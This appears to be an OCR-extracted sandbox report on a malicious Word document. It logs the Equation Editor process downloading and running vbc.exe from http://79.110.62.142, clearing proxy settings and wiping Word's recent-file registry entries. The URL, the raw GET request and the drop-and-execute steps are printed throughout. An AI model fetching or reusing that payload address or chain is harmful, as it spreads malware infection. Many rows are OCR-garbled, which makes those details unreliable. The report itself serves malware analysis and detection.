| Call System API Call System API Call Filesystem API Call Filesystem API Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office\Office\Office\A\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 2796 2796 |
| Call System API Call System API Call Filesystem API Call Filesystem API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 2796 2796 2796 |
| Call System API Call System API Call Filesystem API Call Filesystem API Call System API Call System API Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office\Office\Office\A\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 2796 2796 2796 2796 |
| Call System API Call System API Call Filesystem API Call Filesystem API Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call Filesystem API Call Filesystem API Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetVersionExA Args: (746182d0) Return: 1 | 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call Filesystem API Call Filesystem API Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetVersionExA Args: (746182d0) Return: 1 API Name: GetVersionExA Args: (d322d0) Return: 1 | 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109b948 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetVersionExA Args: (746182d0) Return: 1 API Name: GetVersionExA Args: (d322d0) Return: 1 API Name: GetDriveTypeA Args: (C:\) Return: 3 | 2796 2796 2796 2796 2796 2796 2796 2796 |

| Call System API | API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1 | | 2796 |
|--------------------------|--|--------------|--------------|
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2796) Return: 1 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00006109E6009040000000000000000000000000000000 | 2796 | 2512 |
| Detection | Threat Characteristic: Creates process Process ID: 2512 Image Path: %CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding | | |
| Add Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None | 2796 | 2512 |
| Add Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None | 2796 | 2512 |
| Add Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None | 2796 | 2512 |
| Call Internet Helper API | API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%/vbc.exe, .) Return: 0 | 2796 | 2512 |
| Detection | Threat Characteristic: Executes dropped file | 2700 | 2012 |
| 200000 | File: %USERPROFILE%wbc.exe Shell Command: %USERPROFILE%lvbc.exe | | |
| Detection | Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe | | |
| Call System API | API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 | 2796 | 2512 |
| Detection | Threat Characteristic: Queries DNS server 79.110.62.142 | | |
| Call System API | API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (746182d0) Return: 1 | 2796 | 2512 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2512 Info: Obtains system version from API result | | |
| Add Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (74752828) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19dc84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19db30) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19db30) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19do84) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19da34) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19da34) Return: 1 | 2796 | 2512 |
| | API Name: GetVersionExA Args: (19da20) Return: 1 | 2796 | 2512 |
| Call System API | | | |
| Call System API | API Name: GetVersionExA Args: (19da34) Return: 1 | 2796 2796 | 2512 2512 |
| Call System API | API Name: GetVersionExA Args: (19da20) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetVersionExA Args: (19da34) Return: 1 | | |
| Call Internet Helper API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\NTetCache) Return: 1 API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE T CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3), 0, , , 10000000) Return: cc0004 | 2796 2796 | 2512 2512 |
| Call System API | API Name: DnsQueryEx Args: (79.110.62.142, 1,50020000) Return: 0 | 2796 | 2512 |
| Call Internet Helper API | API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 8461680) Return: cc0008 | 2796 | 2512 |
| Call Internet Helper API | API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1694120, 4194320, 8461680) Return: cc000c | 2796 | 2512 |
| Detection | Threat Characteristic: Connects to remote URL or IP address http://r9.110.62.142/8891/vbc.exe | | 20.2 |
| Call System API | API Name: GetVersionExA Args: (19d800) Return: 1 | 2796 | 2512 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0 | 2796 | 2512 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None | 2796 | 2512 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None | 2796 | 2512 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Pi-toxyOvernue Value: None | 2796 | 2512 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None | 2796 | 2512 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None | 2796 | 2512 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 480 | 2796 | 2512 |
| Call Service API | | 2796 | 2512 |
| | API Name: OpenServiceW Args: (80ab40, WinHttpAutoProxySvc, 94) Return: 80aaf0 API Name: WinHttpCloseHandle Args: (5300e48) Return: 1 | | 2512 |
| Call System API | API Name: WinHttpCloseHandle Args: (5300e48) Return: 1 API Name: PathFileEvideM Args: (91 OCA) APDA TAR/Microsoft/Mindous > Return: 1 | 2796 | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1 | 2796 | 2512 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1 | 2796 | 2512 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1 | 2796 | 2512 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 4f4 | 2796 | 2512 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 4f4 | 2796 | 2512 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 4f4 | 2796 | 2512 |
| | API Name: bind Args: (4f4, 0.0.0.0:49425, 16) Return: 0 | 2796 | 2512 |

| Detection | Threat Characteristic: Listens on port 0.0.0.0:49425 | | |
|---|---|------|--------------|
| Call System API | API Name: ConnectEx Args: (4f4, 79.110.62.142:80, 16, 0, 0, 0, 80ebec) Return: 0 | 2796 | 2512 |
| Call Network API | API Name: send Args: (4f4, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.6 2.142\r\nConnection: Keep-Alive\r\n\r\n, 1, 296) Return: 0 | 2796 | 2512 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; W OW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]v\nHost: 79.110.62.142\r\nConnection : Keep-Alive\r\n1v\n | | |
| Call Network API | API Name: recv Args: (4f4, , 1, 2) Return: ? | 2796 | 2512 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\WMQQBNJ1\vbc[1].exe Type: VSDT_EXE_MSIL | 2796 | 2512 |
| Detection | Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%IMicrosoft\Windows\INetCache\lEWMQQBNJ1\vbc[1].exe | | |
| Add File | Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL | 2796 | 2512 |
| Detection | Threat Characteristic: Drops executable during installation Dropping Process ID: 2512 File: %USERPROFILE%lvbc.exe Type: VSDT_EXE_MSIL | | |
| Write File | Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL | 2796 | 2512 |
| Detection | Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe | | |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 | 2512 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2512 Info: Obtains drive info from API result | | |
| Call System API | API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 | 2796 | 2512 |
| Call System API | API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GelDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeA Args: (C:\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | 2796 | 2512 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2512 Info: Obtains listing of open application windows | | |
| Call System API | API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 | 2512 |
| Call Process API | API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , CREATE_SUSPENDED, , %windir%\system32, , Proces s:1128:%USERPROFILE%\vbc.exe) Return: 1 | 2796 | 2512 |
| Detection | Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe" | | |
| Detection | Threat Characteristic: Creates process Process ID: 2512 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe" | | |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | 2796 | 2512 |
| Call Thread API | API Name: NtResumeThread Args: (Process:1128,) Return: ? | 2796 | 2512 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[1128], ppid[2512) Return: 1 | 2796 | 2512 |
| Detection | Threat Characteristic: Creates command line process Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe | | |
| Call System API | API Name: GetDriveTypeW Args: (\\?\ DE#CdRomTEAC_CD-ROM | 2796 | 2512 |
| Call System API | API Name: GetDriveTypeW Args: (E:\) Return: 2 | 2796 | 2512 |
| Call System API Detection | API Name: GetDriveTypeW Args: (F:\) Return: 2 Threat Characteristic: Creates process Process ID: 1128 Image Path: %USERPROFILE%vbc.exe | 2796 | 2512 |
| Call System API | API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 | | 2796 |
| Call System API | API Name: PathFileExistsW Args. (%windir%SysWOW64\propsys.dll) Return: 1 | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\\", 0, bbf244, 0, 0, 0) Return: e6bbb0 | 2512 | 1128 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1128 Info: Obtains file or directory info from API result | | |
| Call Filesystem API | API Name: FindNextFileW Args: (e6bbb0, bbf244) Return: 1 | 2512 | 1128 |
| Call System API | API Name: GetVersionExA Args: (eb5e90) Return: 1 | 2512 | 1128 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1128 | | |
| 2000000 | Info Obtains australian from ADI and " | | |
| | Info: Obtains system version from API result | | 0700 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | 0540 | 2796 |
| Call System API Call Filesystem API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, bbef48, 0, 0, 0) Return: e6bdb0 | 2512 | 1128 |
| Call System API Call Filesystem API Delete Registry Key | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, bbef48, 0, 0, 0) Return: e6bdb0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: None | 2512 | 1128 2796 |
| Call System API Call Filesystem API | API Name: GetForegroundWindow Args: () Return: 100e0 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, bbef48, 0, 0, 0) Return: e6bdb0 | 2512 | 1128 |

| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\\tem 3 Value: None | 2796 |
|---|--|------|
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\\tem 4 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 5 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 6 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 7 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 8 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 9 Value: None | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 10 Value: None | 2796 |
| Delete Registry Key | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 11 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 12 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 13 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 14 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 15 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 16 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 17 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 18 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 19 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 20 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 21 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 22 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 23 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 24 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 25 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 26 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 27 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 28 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 29 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 30 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 31 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\\tem 32 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\\tem 33 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 34 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 35 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 36 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 37 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 38 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 39 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 40 Value: None | 2796 |
| Delete Registry Key | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 41 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 42 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 43 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 44 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 45 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 46 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 47 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\\tem 48 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Word\Place MRU\Item 49 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 50 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None | 2796 |
| | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 | 2796 |
| Write Registry Key | Rey. The I_CORRENI_USER\SOF I WARE\Wildows\text{Unice\14.0\Word\File\Wird\Wildows\text{Unice\15bidy\Value.} 19 | |
| Write Registry Key Delete Registry Key | Key: HKEY CURRENT USER\SOFTWARE\mildrosoftOffice\14.0\Word\File MRU\ltem 1 Value: None | 2796 |

